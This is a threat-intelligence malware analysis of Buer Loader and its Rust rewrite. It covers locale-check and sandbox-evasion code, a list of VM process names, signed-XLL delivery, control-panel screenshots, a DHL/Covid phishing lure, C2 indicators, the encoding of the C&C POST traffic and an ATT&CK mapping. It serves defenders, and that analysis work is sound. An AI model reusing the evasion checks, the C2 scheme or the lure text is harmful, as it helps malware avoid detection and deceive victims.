


```
00709216 55          PUSH    EBP
00709217 8b ec       MOV     EBP,ESP
00709219 83 ec 14    SUB     ESP,0x14
0070921c 83 65 f4 00 AND     dword ptr [EBP + local_10],0x0
00709220 8d 45 f4    LEA     EAX=>local_10,[EBP + -0xc]
00709223 83 65 f8 00 AND     dword ptr [EBP + local_c],0x0
00709227 50          PUSH    EAX
00709228 ff 15 f0    CALL    dword ptr [->KERNEL32.DLL::GetSystemTimeAsFile…
```

Figure 13. GetSystemTimeAsFileTime used to query the system time

Another functionality that this loader contains is to enumerate processes or threads and query a list of all running processes by using CreateToolhelp32Snapshot and ProcessInformation.

The loader is designed to behave differently if executed on a Russian or Kazak computer as seen with the help of NtQueryDefaultLocale@NTDLL.DLL in Figure 14.




```
locale_id = 0;
if ( NtQueryDefaultLocale(0, &locale_id) >= 0
  && (locale_id == 1049                          // ru-RU
   || locale_id == 1058                          // uk-UA
   || locale_id == 1059                          // be-BY
   || locale_id == 1067                          // hy-AM
   || locale_id == 1087                          // kk-KZ
   || locale_id == 2072                          // ro-MD
   || locale_id == 2073) )                       // ru-MD
{
  ExitProcess(0);
}
```

Figure 14. Checking if the system is located in a CIS country

The loader contains functions for attempting to detect sandboxes and other analysis tools using the following process names, modules, or functions:

- VBOXSERVICE.EXE
- VBOXTRAY.EXE
- VMTOOLSD.EXE
- VMWARETRAY.EXE
- VMWAREUSER.EXE
- VGAUTHSERVICE.EXE
- VMACTHLP.EXE
- VMSRVC.EXE
- VMUSRVC.EXE
- PRL_CC.EXE
- PRL_TOOLS.EXE
- XENSERVICE.EXE
- QEMU-GA.EXE
- WINDANR.EXE

A Rust crate (hxxps://github[.]com/libcala/whoami) is used to retrieve system information that is to be sent in an HTTP POST request to the C&C.




```
#[link(name = "secur32")]
extern "system" {
    fn GetLastError() -> c_ulong;
    fn GetUserNameExW(
        a: ExtendedNameFormat,
        b: *mut c_char,
        c: *mut c_ulong,
    ) -> c_uchar;
    fn GetUserNameW(a: *mut c_char, b: *mut c_ulong) -> c_int;
    fn GetComputerNameExW(
        a: ComputerNameFormat,
        b: *mut c_char,
        c: *mut c_ulong,
    ) -> c_int;
}
```

Figure 15. Use of Rust crate to determine system information

Signed XLL File for Buer Loader Delivery

One of the notable changes made by Buer Loader was the purchase of Sectigo OV Code Signing certificates. This allowed for a new delivery mechanism, observed as the use of a signed XLL file, to deliver Buer Loader. The value of signed certificates for the loader is that they can mislead personnel tasked to defend the system.




rustybuer.xll Properties

Signature list

Name of signer:	Digest algorithm	Timestamp
HORUM	sha1	Not available

Figure 16. XLL version of Buer Loader that is digitally signed


Checking the certificate information shows that the certificate is issued to the owner of khorum[.]ru. A whois lookup reveals that the domain was registered shortly after the certificates appeared for sale on the exploit[.]im forum.



```
domain:        KHORUM.RU
nserver:       ns1.fornex.com.
nserver:       ns2.fornex.com.
nserver:       ns3.fornex.com.
nserver:       ns4.fornex.com.
state:         REGISTERED, DELEGATED, UNVERIFIED
person:        Private Person
registrar:     REGRU-RU
admin-contact: http://www.reg.ru/whois/admin_contact
created:       2021-03-13T16:51:18Z
paid-till:     2022-03-13T16:51:18Z
free-date:     2022-04-13
source:        TCI
```

Figure 17. Whois information for khorum[.]ru

The certificate issued by Sectigo RSA Code Signing certificate authority (CA) was originally issued for one year but has been revoked by the issuer.



Certificate Information

This certificate has been revoked by its certification authority.

Issued to: HORUM

Issued by: Sectigo RSA Code Signing CA


Valid from 24/03/2021 **to** 25/03/2022

Figure 18. The revoked Sectigo certificate

Buer Loader Control Panel

Much information can also be garnered from Buer Loader's control panel, which incorporates several features that allow the operator to easily monitor statistics in real time. The screenshots from this section (Figures 19 to 22) were provided by the threat actor to advertise the loader. From an investigator's standpoint, these images give us insight into the operation.

An interesting observation is that although the loader was first advertised in August 2019, activity on its control panel was dated December 2018. Therefore, this image of the control panel is more than likely a test environment for the actor. The tabs seen at the very top of Figure 19 translate to statistics, tasks, and files. The panel, meanwhile, highlights the number of machines that are online, infected, or no longer calling back to the C&C server.



Онлайн	Живых	Умерло	Всего
2	4	0	4


На странице: 10

FIRST KNOK	ID	COUNTRY	OS	CPU	Admin	X64	ONLINE
1/1/2019 2:51:29 PM	d0093jw8	IT	Windows 7	32	False	True	Online
1/1/2019 1:26:16 PM	96fd51kr	ES	Windows 10	4	False	False	Offline
1/1/2019 1:12:28 PM	7cf3eebd	AR	Windows XP	1	False	False	Offline
31/12/2018 12:20:11 AM	a33xr1d1	BR	Windows 10	2	False	True	Online

Figure 19. The Buer Loader control panel[9]

Although the screenshots are for an earlier version, it is likely that the functionality has not changed significantly. The reason for this assumption is that when Buer Loader was rewritten in Rust, it was still a copy of its C version to maintain compatibility with the C&C infrastructure and the control panel.


Figure 20 shows the tasks tab that contains a task manager for tracking the ongoing deployment of payloads. It also includes the ability to add updates for the payloads.



Действия	Название	Статус	Количество
Детали	Задача #94	InProcess	2/∞

Figure 20. Buer Loader control panel showing its task manager[10]

Figure 21 shows the Files tab, which is where the payloads are managed. Payloads can be uploaded here for deployment. It also tracks the number of hosts that have downloaded a particular payload.



Менеджер файлов

Загрузка, удаление, etc..

Загрузка файлов

Выберите файл (max. 28MB)

Загруженные файлы


Свободно 501GB из 900GB

Дата загрузки	Загрузок	Название	Действия
8/15/2019 12:07:52 AM	2	23.exe	🗑
8/14/2019 11:06:36 PM	12	3.dll	🗑
8/14/2019 3:29:46 AM	3	2.exe	🗑
8/13/2019 9:18:57 PM	49	1.exe	🗑

Figure 21. Buer Loader control panel showing its file management[11]

The control panel gives the operator the ability to customize options for tasks as shown here. It also allows the operator to decide on the following options:

- Architecture
- Administrator rights (admin/user)
- Number of CPU cores required
- File name
- Quantity (option to limit the number of executions)
- Execution method (MemLoad/CreateProcess/ShellExecute)
- Command-line argument
- Method of persistence



Фильтр для задачи

Онлайн: **1**

Всего: **2**

Страны

IT × Search

Архитектура системы

○ Все
○ Только x86-32
● Только x86-64

Права администратора

○ Все
○ Только с правами администратора
● Только с правами пользователя

Количество CPU ядер

[от] например: 1
[до] например: 16

Задача

Файл	August 13, 2019 | exe.exe Выберите ранее загруженный файл или Загрузите
Количество	Например: 10000 Вы можете ограничить количество исполнений
Метод исполнения	MemLoad
Аргументы	Например: --algo xmr Вы можете задать аргументы запуска
Путь сохранения	Например: %Temp% Вы можете задать свой путь сохранения файла

Figure 22. Buer Loader control panel showing its payload configuration[12]

As can be seen in these screenshots, the control panel looks to be very user-friendly and organized. To investigators, this gives an overview of the capabilities of Buer Loader and the ways that it can be customized.

Variant Written in Rust

Aside from the use of signed certificates, a relatively well-known change in Buer Loader was the shift to the Rust programming language, as it had previously been written in C. There are several possible reasons for this shift.

One possible reason is that Rust is becoming a popular alternative to C. This increased popularity can be attributed to its efficiency, since it is low-level enough to maximize performance and run faster than C. Rust can also efficiently combine multiple functions or libraries.


Another possible reason for the shift is that it is an attempt to make detections based on C obsolete. No significant changes were done to the loader when it was rewritten from C to Rust, which means it maintained compatibility with the existing Buer C&C infrastructure. This could indicate that the shift to Rust was an attempt to make detections of its C version obsolete, or more simply to indicate a change in personnel behind the development of the loader.

2021 Campaigns Using Buer Loader

In a campaign involving Buer Loader, the operator sets up a domain to facilitate C&C as part of the campaign's service. For investigators, this makes it easier to track campaigns involving Buer Loader, since different operators will be using one domain at a time. Customers or other threat actors of this service therefore have the option to move to a new domain, but this would come at an additional cost.

Aside from being rewritten in Rust, another notable aspect of 2021 campaigns that used Buer Loader was their use of DHL and Covid-19 as a cover for their email and malicious file attachments, which were either Word or Excel files. The threat actors tried to make the emails appear as legitimate as possible to convince users to enable macros, as noted in the section discussing the arrival stage of Buer Loader.

Initially, Buer Loader used DHL as a cover, eventually mixing in Covid-19-related topics, before shifting to Covid-19 entirely. Figure 23 is an example of an email that uses both DHL and Covid-19 as a cover for its malicious content.



Hello [redacted]

We are writing this letter to you regarding your latest shipment from Amazon marketplace.

We are very sorry to inform you that your package is going to be delivered 7 days after than initially estimated.

We sincerely sorry due to inconvenience, in the face of the issues carried by the current global COVID-19 situation, DHL is attempting to maintain a reliable shipping and delivery service for our customers.

Please remember to find your detailed invoice below.

Detailed Invoice

Thanks for your patience and understanding and wish to thank you so much for using DHL services.

In case you have any issues with regards to your delivery, don't wait to call our support service helpline for additional assistance.

Regards,
[redacted]
DHL EXPRESS

Please do not reply to this letter because mailbox isn't monitored. If you did not request registration with us, please ignore this email.

Thank you for using On Demand Delivery.

DHL Express - Excellence. Simply delivered.

Deutsche Post DHL Group

DHL Express | Contact DHL | Privacy Policy

2021 ?? DHL Group. All rights reserved.

Figure 23. The DHL-themed lure with a reference to Covid-19

We list down examples of 2021 campaigns that involved Buer Loader and their indicators in Table 3.

Date	Indicator	Indicator
Aug 2021	RustyBuer	2b093ef5eef05f81d6b69c61951091a399ccf6dbc42df822c40f35146a04523c
	C2 server	cerionetya[.]com
	C2 server IP	104[.]248[.]244[.]25 161[.]35[.]155[.]123
Aug 2021	RustyBuer	3c509e24ce23d756ebb4225fc3e7091abbb6a1b617f32557e5f4d8d9f594416c
	C2 server	Bostauherde[.]com
	C2 server IP	207[.]154[.]216[.]70
Aug 2021	RustyBuer	5f6bbd8a228200f32915edd97f2762734b7e45fb24a3cf01ac838090e7e4d45e
	C2 server	Awmelisers[.]com
	C2 server IP	142[.]93[.]102[.]244
Jul 2021	RustyBuer	5f6bbd8a228200f32915edd97f2762734b7e45fb24a3cf01ac838090e7e4d45e
	C2 server	Awmelisers[.]com
	C2 server IP	142[.]93[.]102[.]244
Jul 2021	RustyBuer	001405ded84e227092bafe165117888d423719d7d75554025ec410d1d6558925
	C2 server	seryanjek[.]com
	C2 server IP	161[.]35[.]210[.]224
Apr 2021	RustyBuer	edc3b5f8d45d7a1cceee144e57fc5ddfaf8c0c7407a1514d2f3bab4f3c9f18b8
	C2 server	Vesupyny[.]com
	C2 server IP	161[.]35[.]21[.]48 167[.]99[.]202[.]172


Table 3. A summary of Buer Loader campaigns and related indicators

Buer Loader Infrastructure and C&C Analysis

With respect to infrastructure, the C&C functionality for Buer Loader is handled by HTTPS POST requests. These requests contain encrypted system information from the infected machine. These are also padded out with randomly generated text. The requests use the following to encrypt or encode the information:[13]

- Base64
- Hex encoding
- RC4 encryption

An example of the POST request can be seen in Figure 23. We can see that there are chunks of data that are delimited by “=” and that contain random strings appended with the “&” at the end. The number of characters of randomly generated text varies from six to eight characters. Once the random characters are removed, the string can be decoded using an RC4 key.



```
ywukasr=ZTFmMzAxN&weipegh=DY3Nzk0N&gaymte=WZlMDhjM&laorcye=WEwZDQ2N&benibei=2IwZjk3&adigucc=MDVmMzEz&wy
soywa=ZWI3YTc4&zeguhaw=ODhiOWNiYz&naawqofa=NkOGNjOG&openekat=QxYTU4&kayvin=OWEyY2&ofwoxa=Y1YjQwMjZ&laqy
evre=jMWY0Z&saaqovpa=mQzNDVhM&fyawet=DRhZWM0NWM&ugciihyn=3ZGY2MjQ&gaoscio=0Y2RiNGYxN&aqqipito=TU2MDY2&u
lvoexb=ODMxMj&linuame=A2ODU5M&niibhia=DU3Yjc&yxxenu=yNmU3MTE&omawnoe=5MDA4MGQ3N&qipyzo=mY0NzB&ubdotede=
jYTE1Y&zacyfyel=zBjODlmZ&aqnegi=ThjZjEzM&uxuneqyz=zM3YmY4&endago=ZTNhOD&ecpyywo=UzZmU1ODU0&yhubymu=YTE5
MGM0Z&zyibunw=jVjZTBl&kokauw=Y2ZmMDM2Y&odrupaer=zE3NGExN2J&lifisery=lY2EzNm&hiuqebe=JlOWI1&ifuxhyw=YzVk
OTc2&ignudus=NGFlNmY2&tealehe=NjI1ZjRkM&ybyvel=mQ0NjB&ewteycka=hYzZkYTU5&estyruuh=M2EwMzZlZW&ixcoihz=U1
NjgwZjk&veticaw=yOTIzNzRiZ&ketuxuev=jA3NTY&qosarox=4NjRjZWMz&yxocut=NjhiM2VmNT&uvugacs=U5NjM2YW&okigkym
=YxNWRiZ&syobed=jI4YjBhZTd&qoyfyka=iY2RjYjFhO&borygym=TAxOTdk&nynyro=Y2E1M2F&suumtie=hMGM2MzB&ybehru=hM
TI0YTJiO&baqeeb=TU4NzdmZ&vyqaxyri=TNkYmUyMD&ikeswebu=UyOGQyOGQy&soopenal=OGZhYWUxZT&fiyqanf=YzYjc3NT&na
byryam=c0NDYwZQ==&zaesupa=ZjFiMjUyMTEzYjky&ywrauwy=ovelinHTTP/1.1 200 OK
```

Figure 23. POST request containing system information

The following is an example of a decoded string:

299bc0beffe830d0871f8f6d7cadb40117208ea59f59cadd08b220b903f4e31c|e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855|Windows 7 Ultimate|x64|4|Admin|[Computer Name]|133/238|[AD Domain]|[User Name]|1

The piped string contains digests of system parameters and the loader itself. The piped string is broken down in the next table.

Information sent to C&C	Note
Bot ID	SHA256 of system parameters
SHA256 of loader	
Windows version	Used in control panel
Architecture	Used in control panel
Number of processors	Used in control panel
User privileges	Possibly to identify opportunities for access as a service (AaaS)
Computer name	Used in control panel
Space used/total space	
Active Directory (AD) Domain	
Username	

Table 4. HTTPS POST information

JSON object	Note
Type	Option to update itself or download and execute
Options • Hash • x64 • FileType • AssemblyType • AccessToken • External	Hash used for checking updates AccessToken used to download the payload External – Payload from C&C or another URL
Method	Execution method to be employed
Parameters	Command-line arguments
pathToDrop	Specify path where the payload will download to
Autorun	Used to specify persistence via a RunOnce registry key
Modules	Future prebuilt modules advertised
Timeout	Possible debug function


Table 5. JSON response beacon

The future of Buer Loader

Changes from Microsoft might influence the future of Buer Loader. The company's announcement that Excel 4.0 VBA macros will be disabled by default could greatly make an impact on Buer Loader's execution phase, as is the case for most malware families in general. We expect the threat actors behind Buer Loader to move from using VBA macros to another method of executing the loader. Our monitoring of discussions with regard to the VBA macros being disabled on underground forums seems to show that threat actors will focus on users themselves as the main vulnerability.

Tactics and Techniques

Mitre ATT&CK



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evation	Discovery	Lateral Movement	Collection	Command and Control
T1566.001- Spear phishing attachment	T1064 - Scripting	T1547.001 - Registry Run Keys/Startup Folder	T1134 - Access Token Manipulation	T1553.002 - Code Signing	T1082 - System Information Discovery	T1091 - Replication Through Removable Media	T1056.001 - Keylogging	T1573 - Encrypted Channel
	T1059.001 - PowerShell		T1055 - Process Injection	T1562.001 - Disable or Modify Tools	T1124 - System Time Discovery		T1005 - Data From Local System	
